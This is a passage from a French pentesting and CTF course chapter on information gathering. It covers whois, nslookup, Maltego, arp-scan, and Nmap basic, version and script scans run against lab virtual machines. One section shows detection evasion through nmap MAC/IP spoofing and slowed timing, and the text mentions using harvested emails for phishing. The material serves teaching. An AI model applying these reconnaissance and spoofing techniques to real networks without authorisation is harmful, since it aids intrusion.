FIGURE 5.4 – Résolution DNS pour la plage d'ip de uvsq.com

— Le champ **netname** correspond au nom donné à une plage d'adresses IP. Un nom de réseau est composé de lettres, de chiffres, du caractère de soulignement et du trait d'union. Le premier caractère d'un nom doit être une lettre, et le dernier caractère d'un nom doit être une lettre ou un chiffre.

### 5.1.2 Nslookup

L'outil Nslookup est un outil implanté sur beaucoup de systèmes d'exploitation (OS) tel que Windows ou Linux. Cet outil permet de faire des résolutions DNS à partir d'un nom de domaine. En effet, cela est très pratique lorsqu'on veut récupérer une IP à partir d'un nom tel que **www.uvsq.fr**.

#### Fonctionnement requête DNS

Nous allons ici présenter le bref fonctionnement d'une requête DNS puisque cette partie a déjà été expliquée dans d'autres modules auparavant. En premier lieu, le DNS permet d'associer un nom à une IP ce qui est très utile pour l'être humain.

Le protocole DNS est un protocole UDP avec comme numéro de port 53. Le DNS est un modèle réparti hiérarchisé, sa mise en œuvre requiert plusieurs serveurs qui prennent en charge individuellement la traduction de parties complémentaires de l'espace des noms afin de rendre plus souple le traitement des sollicitations. Ces parties appelées "zones" sont en fait des domaines de noms dont l'administration est définie et attribuée à un ou plusieurs serveurs.

La **figure 5.5** nous présente un schéma de la répartition des zones DNS.




FIGURE 5.5 – Répartition des zones DNS

Le domaine Racine est géré par les 13 serveurs DNS nommés `<x>.root-servers.net`, où `<x>` est une lettre comprise entre 'a' à 'm'. Ces serveurs racines sont gérés par des organisations différentes nommées par l'ICANN. Les domaines enfants sont dits les domaines de premier niveau ou TLD (Top Level Domain). On y retrouve le domaine .com, .fr etc...

## 5.1 Collecte d'informations passive




FIGURE 5.6 – Schéma d'une requête DNS récursive

Expliquons maintenant ce qu'il se passe lorsqu'un client effectue une requête DNS.

Il existe deux types de requête DNS. Les requêtes itératives, et récursives. Nous ne présenterons ici que les requêtes récursives, comme illustré sur la **figure 5.6**.

1. Le client effectue une requête DNS à son serveur DNS local.
2. Le serveur DNS contacte le serveur racine pour récupérer l'ip du serveur TLD de la zone `fr`.
3. Le DNS local contacte le TLD de la zone `fr` pour récupérer l'ip du sous domaine `oktley`.
4. Ce dernier contacte le serveur qui fait autorité sur la zone `oktley.fr` pour récupérer l'ip associé à l'enregistrement `mx` de `mail.oktley.fr`.

On constate qu'avec l'utilisation des requêtes récursives, c'est le serveur DNS local qui s'occupe de faire toutes les requêtes.

Avec l'outil **Nslookup**, il est également possible d'effectuer une résolution inverse. En effet, cette dernière permet de récupérer le nom associé à une adresse IP. Pour ce faire, on utilise le domaine **in-addr.arpa** (RFC 1035) pour retrouver le nom associé.

La technique de résolution inverse a été utilisée dans la figure 2.4. En effet, à partir de la plage d'IP récupéré avec l'outil **whois**, on peut effectuer des résolutions inverses pour tenter de récupérer le nom derrière ces IP. Ainsi, cela peut nous indiquer un service qui serait hébergé par cette IP. À partir de là, il sera plus facile d'orienter nos recherches pour continuer l'attaque.

### 5.1.3 Maltego

Maltego est un outil open source intelligent permettant la recherche d'informations précises sur une personne ou une entreprise. On appelle ce genre d'outil un footprinting (reconnaissance passive). Maltego permet l'automatisation des tâches de recherches. Ainsi, avec ces informations, Maltego les représente sous forme d'un graphique détaillé.

## **Chapitre 5. Techniques de collecte d'informations**




FIGURE 5.7 – Présentation graphique de maltego

Dans la **figure 5.7**, on peut voir l'utilisation de Maltego sur le domaine **uvsq.com**. On peut donc récupérer des adresses mails, des numéros de téléphone, des noms de personnes ainsi que les sous domaines DNS associés à **uvsq.com**. Il est également possible de récupérer des adresses IP ainsi que le numéro d'AS sur lequel le site est hébergé.

Pour fonctionner, Maltego travaille à partir de bases de données ainsi que de recherches faites sur le web. En somme, cela évite à l'utilisateur de faire de longues recherches pour trouver une information sur une personne ou un site. Cela peut être extrêmement utile lors de la collecte d'informations sur une entreprise. En effet, avec les informations que nous pouvons récupérer, il serait possible de cibler plus facilement les attaques ou même de faire du phishing avec les adresses emails obtenues.

## 5.2 Collecte d'informations active

La collecte d'informations active va consister à recueillir des informations en effectuant des requêtes sur le réseau et/ou machine cible. Cette étape va donc nous permettre de récupérer des informations telles que l'IP, l'adresse MAC, les ports ouverts, etc... Sans cette phase, une attaque serait impossible. C'est pourquoi il est important de penser à marquer dans un fichier texte l'ensemble des informations obtenues au cours de cette recherche. Nous allons dans cette partie vous présenter les outils adéquats et leur fonctionnement afin que vous puissiez obtenir facilement les données que nous pourrons exploiter par la suite. Nous verrons les outils suivants :

- Arp-scan en tant que scanneur de machines
- Nmap en tant que scanneur de ports
- Dirb / Dirbuster en tant que scanneur de répertoire Web
- Nikto en tant que scanneur de vulnérabilités

### 5.2.1 Arp-scan

Arp-scan est un utilitaire qui permet d'obtenir les adresses IP d'un réseau via la couche 2 du modèle OSI . Le modèle OSI est une norme d'exemple pour tous les types de transmissions réseaux. Ce modèle peut être vu comme en **figure 5.8**.




FIGURE 5.8 – Schéma du modèle OSI

La couche 2 est la couche de liaison de données. Cette dernière correspond à l'adressage physique des machines, soit l'adresse MAC. L'adresse MAC est l'adresse unique d'une interface réseau d'un équipement. Cette adresse est codée en hexadécimal en 6 octets.

### Fonctionnement d'Arp-scan

Cet outil va envoyer une requête ARP en broadcast sur le réseau et afficher l'IP, l'adresse MAC ainsi que, si possible, l'origine de chaque hôte. Si un hôte ne répond pas, le paquet ARP sera envoyé à nouveau. Le nombre maximum de tentatives peut être modifié avec l'option `-retry`. Cependant, si l'on réduit le nombre de tentatives, alors cela réduira le temps du scan mais engendrera le risque de perdre certains résultats en raison de la perte de paquets. Comme vous pouvez le voir sur la **figure 5.9**, la capture Wireshark effectuée après un "arp-scan" se présente de la même manière qu'une requête ARP.

## Chapitre 5. Techniques de collecte d'informations




FIGURE 5.9 – Capture Wireshark

Le protocole ARP est un protocole de niveau 2 (couche de liaison de données) qui est utilisé pour déterminer l'adresse MAC (couche 2) d'un hôte distant à partir de son adresse IP (couche 3). Le protocole ARP a été conçu pour fonctionner avec n'importe quel format d'adresse de couche 2 et de couche 3, mais l'utilisation la plus courante est de cartographier un réseau. Cependant, cet outil ne peut être utilisé que sur des réseaux LAN car les requêtes ARP ne peuvent pas être routées dans le cas d'un scan de réseau Local. Ce protocole utilise des adresses IP, mais il n'est pas basé sur IP. Ainsi, Arp-scan peut être utilisé sur une interface qui n'est pas configurée pour IP. La **figure 5.10** présente l'utilisation la plus commune de cet outil.

```
root@kali:~# arp-scan --localnet
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1  d8:7d:7f:cb:94:b8      (Unknown)
192.168.1.11 a0:64:8f:53:a9:64      (Unknown)
192.168.1.12 c8:91:f9:8b:6d:79      Sagemon Broadband SAS
192.168.1.26 4c:1b:86:10:58:fe      (Unknown)
192.168.1.32 00:13:30:25:d2:67      EURO PROTECTION SURVEILLANCE
192.168.1.36 b8:27:eb:77:45:88      Raspberry Pi Foundation
192.168.1.44 30:9c:23:d6:cd:11      (Unknown)
192.168.1.54 08:00:27:7b:4d:59      Cadmus Computer Systems
192.168.1.23 48:a9:1c:c5:cb:08      (Unknown)
192.168.1.18 a4:31:35:82:d2:8a      Apple, Inc.

10 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.574 seconds (99.46 hosts/sec). 10 responded
```

FIGURE 5.10 – Arp-scan - -localnet

Une fois l'IP cible récupérée, nous allons pouvoir analyser ses ports avec Nmap.

### 5.2.2 Nmap

Nmap est un utilitaire permettant de scanner les ports ouverts d'une machine ou d'un ensemble de machines présentes dans un même réseau. Les ports (logiciels) d'une machine permettent de distinguer les différents programmes qui écoutent et transmettent des informations sur cette machine. En effet, chaque programme ou service se verra attribuer un numéro de port qui servira à identifier le processus associé. En trouvant ces ports, Nmap se rend comme l'élément essentiel d'une attaque réseau. En effet, sans cette analyse, nous serions incapable de trouver un chemin d'attaque à moins d'avoir une chance inouïe. C'est pourquoi nous allons utiliser cet utilitaire pour résoudre nos CTFs.

#### Fonctionnement de Nmap

Pour comprendre comment fonctionne Nmap, il va falloir revoir les bases du protocole TCP grâce à la **figure 5.11**.

## 5.2 Collecte d'informations active




FIGURE 5.11 – Three-way Handshake

Le protocole TCP de TCP-IP est situé au niveau de la couche Transport du modèle OSI (couche 4). Il va nous permettre d'établir une connexion fiable et sans pertes. Dans un premier temps, TCP va établir la connexion via le Three-way Handshake qui sont :

- SYN
- SYN ACK
- ACK

A la suite de cette étape, le protocole de plus haut niveau faisant les requêtes pourra émettre et sera suivi dans un ACK TCP pour s'assurer de l'intégrité de la trame comme on peut le voir sur la **figure 5.12**.




FIGURE 5.12 – ACK TCP

Sur l'exemple ci-dessus, on peut voir dans la section "Info" de Wireshark que les ports sont indiqués. On comprend alors que TCP ne cible pas une IP mais un socket. Un socket est l'ensemble de l'adresse IP et du port utilisé. Il est souvent représenté sous la forme suivante : 192.168.1.200:80. C'est donc en faisant varier le port du socket que Nmap pourra détecter si un port est ouvert ou non. Ainsi, si Nmap reçoit une réponse que de la machine cible à la suite d'un SYN TCP, cela voudra dire que le port est ouvert.

Maintenant que nous avons compris comment Nmap détecte si un port est ouvert ou non, nous allons nous intéresser à la détection du service associé à ce port. En effet, Nmap peut fournir le nom et même la version d'un service déployé sur un port d'une machine cible.

Pour cela, l'outil se base sur deux fichiers qu'il utilise comme dictionnaire. Ces deux documents se situent dans son dossier d'exécution et sur internet :

- **nmap-services** : <https://svn.nmap.org/nmap/nmap-services>
- **nmap-services-probes** : <https://svn.nmap.org/nmap/nmap-service-probes>

Le fichier nmap-services contient une association de nom de service en fonction du port. En effet, il existe trois catégories de ports :

- **1-1023** : Well-known ports
- **1024-49151** : Registered ports
- **49152-65535** : Dynamic ports

Les "Well-known ports" sont des ports attribués à des services par l'IANA (Internet Assigned Numbers Authority). Ces services sont les plus connus du monde des réseaux et doivent être exécutés en tant qu'administrateur. Les "Registered ports" sont eux aussi attribués par l'IANA mais ne nécessitent pas d'une exécution en tant qu'administrateur. Les "Dynamic ports" ou ports dits "éphémères", comme le nom l'indique, sont distribués de manière dynamique par le système d'exploitation afin de pouvoir rentrer en contact avec un service. C'est donc en fonction de ce recensement que Nmap met à jour sa liste nmap-services. La question la plus légitime à la suite de cette explication est la suivante :

"Comment Nmap peut récupérer le nom d'un service déployé sur un port n'ayant pas été répertorié ?"

Nmap vous répondra en fonction de votre requête. En effet, si vous n'effectuez qu'un simple scan, l'outil ne va s'appuyer que sur nmap-services pour détecter le service. Cependant, si vous voulez avoir de plus amples informations sur le port, il vous faudra effectuer un scan de version. Ce scan se base sur le fichier "nmap-service-probes". Ce dernier contient des requêtes à effectuer en fonction des ports ouverts et des expressions régulières à tester avec la réponse du service. Si le test est positif, Nmap pourra afficher les informations présentes à la suite de l'expression régulière. Ce type de scan est donc beaucoup plus précis. La **figure 5.13** représente donc le fonctionnement de base de Nmap.




FIGURE 5.13 – Schéma fonctionnement Nmap

Nous allons voir maintenant comment appliquer ce fonctionnement à un CTF.

## 5.2 Collecte d'informations active

### Application de Nmap

Dans cette partie, nous allons voir comment utiliser Nmap en ligne de commandes (CLI) en fonction des informations que l'on souhaite récupérer.

#### Mode basique

Si vous souhaitez ne faire qu'un scan rapide sans option, la **figure 5.14** présente la commande à effectuer.

```
root@kali:~/Bureau# nmap 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-12 23:04 CEST
Nmap scan report for bulldog2-1.home (192.168.1.53)
Host is up (0.00023s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:AC:F1:85 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.98 seconds
root@kali:~/Bureau#
```

FIGURE 5.14 – Scan basique

Comme on peut le voir ci-dessus, le résultat de ce scan simple nous permet de savoir que le port 80 est ouvert et que le service associé est HTTP. Si on observe un peu plus cette capture d'écran, on peut voir que Nmap a résolu via DNS le nom de notre cible qui est ici bulldog2-1.

Du côté de Wireshark, nous pouvons observer, en **figure 5.15**, sa technique de détection de port que l'on nomme "la semi-ouverture de ports".

ip.addr == 10.0.2.8 && tcp.port == 80							Expression...	+
No.	Time	Source	Destination	Protocol	Length	Info		
56	23.380585000	10.0.2.15	10.0.2.8	TCP	58	64648 → 80 [SYN] Seq=0		
60	23.380672035	10.0.2.8	10.0.2.15	TCP	60	80 → 64648 [SYN, ACK]		
61	23.380675148	10.0.2.15	10.0.2.8	TCP	54	64648 → 80 [RST] Seq=1		

FIGURE 5.15 – Wireshark d'un scan de port 80

Dans le cas ci-dessus, l'attaquant est en 10.0.2.15 et la cible en 10.0.2.8. On se rend compte Nmap ne complète pas le Three-way Handshake et coupe brutalement la connexion via un RST TCP. Ce scan est très rapide mais manque d'informations et est très visible sur le réseau... Il n'est pas forcément à privilégier.

#### Scan de version

Si vous souhaitez obtenir des informations concernant le serveur de déploiement du service afin de trouver des failles associées, il vous faudra utiliser l'option -sV de Nmap visualisable en **figure 5.16**.

## Chapitre 5. Techniques de collecte d'informations

```
Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~/Bureau# nmap -sv 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-12 23:19 CEST
Nmap scan report for bulldog2-1.home (192.168.1.53)
Host is up (0.00028s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
MAC Address: 08:00:27:AC:F1:85 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
```

FIGURE 5.16 – Scan de version

Ce scan affiche une nouvelle colonne qui contient les informations du service. Regardons ce qu'il se passe au niveau de Wireshark en **figure 5.17**.

ip.addr == 10.0.2.8 && tcp.port == 80						
No.	Time	Source	Destination	Protocol	Length	Info
12	2.448459686	10.0.2.15	10.0.2.8	TCP	58	44372 → 80 [SYN] Seq=0 Win=1024 Len=0
23	2.448802994	10.0.2.8	10.0.2.15	TCP	66	80 → 44372 [SYN, ACK] Seq=0 Ack=1 Win=64
24	2.448805776	10.0.2.15	10.0.2.8	TCP	54	44372 → 80 [RST] Seq=1 Win=0 Len=0
2012	2.636859785	10.0.2.15	10.0.2.8	TCP	74	56554 → 80 [SYN] Seq=0 Win=64240 Len=0
2017	2.637177588	10.0.2.8	10.0.2.15	TCP	74	80 → 56554 [SYN, ACK] Seq=0 Ack=1 Win=64
2018	2.637181280	10.0.2.15	10.0.2.8	TCP	66	56554 → 80 [ACK] Seq=1 Ack=1 Win=64
2032	8.643341368	10.0.2.15	10.0.2.8	HTTP	84	GET / HTTP/1.0
2035	8.6437606312	10.0.2.8	10.0.2.15	TCP	66	80 → 56554 [ACK] Seq=1 Ack=19 Win=2
2041	8.645051260	10.0.2.8	10.0.2.15	HTTP	1231	HTTP/1.1 200 OK (text/html)

FIGURE 5.17 – Obtention d'informations de version sous Wireshark

Dans un premier temps, nous retrouvons bien la demi-ouverture de port puis Nmap effectue le 3-way Handshake afin de se connecter au service qui est ici HTTP. Il va ensuite aller chercher dans son dictionnaire nmap-service-probes les requêtes à effectuer afin d'obtenir des informations. Dans notre cas, il va commencer par effectuer un GET et obtenir une réponse dans le HTTP/1.1 200 OK. Cela signifie que la page existe et que son retour est positif. Par exemple, si nous avions ouvert la réponse envoyée par la cible, nous aurions vu tout le contenu HTML de la page. Cette réponse est donc comparée à des expressions régulières présentes dans le fichier nmap-service-probes. Ce type de scan est donc plus approprié afin de trouver des failles. Cependant, il existe un moyen beaucoup plus complexe et complet qui est le scan via script.

### Scan par script

Dans le but d'obtenir des informations très précises, Nmap peut aussi s'exécuter avec l'aide de scripts. Cette méthode s'appelle "Nmap Scripting Engine" ou NSE et s'appuie donc sur les mécanismes de Nmap et sur la légèreté des scripts Lua. Le langage Lua est très présent dans le monde du réseau comme par exemple dans Wireshark, dans les routeurs Cisco et d'autres. Nmap contient dans son répertoire près de 601 scripts regroupés sous 139 catégories. Il est donc tout à fait possible de créer un script et de l'exécuter avec Nmap. Cependant, nous allons nous baser sur un script déjà fait et qui exécute plusieurs scripts de différentes catégories afin d'obtenir des réponses précises et variées. Ce script est l'option par défaut choisie par Nmap lors de la présence de l'argument -sC comme indiqué sur la **figure 5.18**.

On s'aperçoit que la quantité d'informations est très importante. Ce type de scan est le moyen ultime pour récupérer le plus d'informations possible. Il sera donc à privilégier lors d'un CTF.

## 5.2 Collecte d'informations active

```
root@kali:~# nmap -sC 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-16 20:54 CET
Nmap scan report for 10.0.2.8
Host is up (0.00025s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 a2:22:3d:d5:02:65:ee:3b:28:f0:75:db:93:ac:1b:e2 (RSA)
|   256 c1:d1:ef:11:9a:1f:1b:c3:ca:ea:3e:95:d2:de:4b:ac (ECDSA)
|_  256 09:5e:95:d9:2d:b8:38:58:75:17:79:49:12:5c:28:69 (ED25519)
80/tcp    open  http
| http-cookie-flags:
|_  /:
|   PHPSESSID:
|     httponly flag not set
http-git:
|_  10.0.2.8:80/.git/
|   Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Remotes:
|       https://github.com/projetctf2019/ctf
|_  http-title: ACCUEIL
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:48:44:2F (Oracle VirtualBox virtual NIC)

Host script results:
|_clock-skew: mean: -19m54s, deviation: 34m37s, median: 4s
|_nbstat: NetBIOS name: DEBIAN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: debian
|   NetBIOS computer name: DEBIAN\x00
|   Domain name: \x00
|   FQDN: debian
|   System time: 2020-02-16T20:54:18+01:00
|_smb-security-mode:
|   account used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|   2.02:
|_  Message signing enabled but not required
|_smb2-time:
|   date: 2020-02-16T19:54:18
|_  start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 30.94 seconds
```

FIGURE 5.18 – NSE par défaut

### Devenir invisible

Avoir des informations, c'est bien, mais les récupérer en étant discret, c'est mieux. En effet, si la machine cible n'était pas un CTF mais un cas réel d'attaque, il nous faudrait apprendre à ne pas être détecté. Il existe de multiples moyens que nous allons voir ici. Dans un premier temps, il faut savoir que Nmap utilise l'option -sS par défaut. Ce mode permet à Nmap de ne réaliser qu'une demi-ouverture de porte. Cet option est essentielle afin de ne pas être détecté trop vite. Ensuite, nous avons la possibilité d'usurper notre identité via un spoof MAC et IP comme on peut le voir sur la **figure 5.19**

Cette méthode consiste à se faire passer pour quelqu'un du réseau via son adresse MAC et IP. L'option -g permet d'indiquer vers quel port de la machine usurpée Nmap va rediriger les échanges. L'option -e indique sur quelle interface réseau la machine attaquante va recevoir les informations telles que l'attaque "Man in the middle". Enfin, l'option -Pn n'est pas obligatoire mais elle est conseillée par Nmap en cas d'usurpation d'identité. En effet, cette option permet de bloquer le protocole ICMP et ainsi de ne pas être découvert.

La seconde méthode permet d'être moins visible vis à vis d'un firewall et de cibler les ports les plus connus tout en réduisant le temps de scan de ports. En moyenne, la durée d'un scan par défaut de Nmap est de 1 seconde. Il est possible de faire varier le temps d'un scan afin de faire baisser le nombre d'ouverture de ports par seconde en utilisant l'argument -Tx. Il est à noter que le x est compris entre 0 et 5 et que plus le x sera grand, plus le scan sera agressif.

```
root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      08:00:27:ba:f9:0c      QEMU
10.0.2.3      08:00:27:ba:f9:0c      Cadmus Computer Systems
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.8      08:00:27:4b:44:2f      Cadmus Computer Systems

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.291 seconds (111.74 hosts/sec). 4 responded
root@kali:~# nmap --spoof-mac 08:00:27:ba:f9:0c -S 10.0.2.3 -g 80 -e eth0 -Pn 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-16 21:48 CET
Spoofing MAC address 08:00:27:BA:F9:0C (Oracle VirtualBox virtual NIC)
NSOCK ERROR [0.2130s] mksock_bind_addr(): Bind to 10.0.2.3:0 failed (IOD #1): Cannot assign requested
address (99)
Nmap scan report for 10.0.2.8
Host is up (0.00081s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:4B:44:2F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

FIGURE 5.19 – Spoof MAC et IP

```
root@kali:~# nmap -T1 -p 22,80 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-16 22:56 CET
Nmap scan report for 10.0.2.8
Host is up (0.00086s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
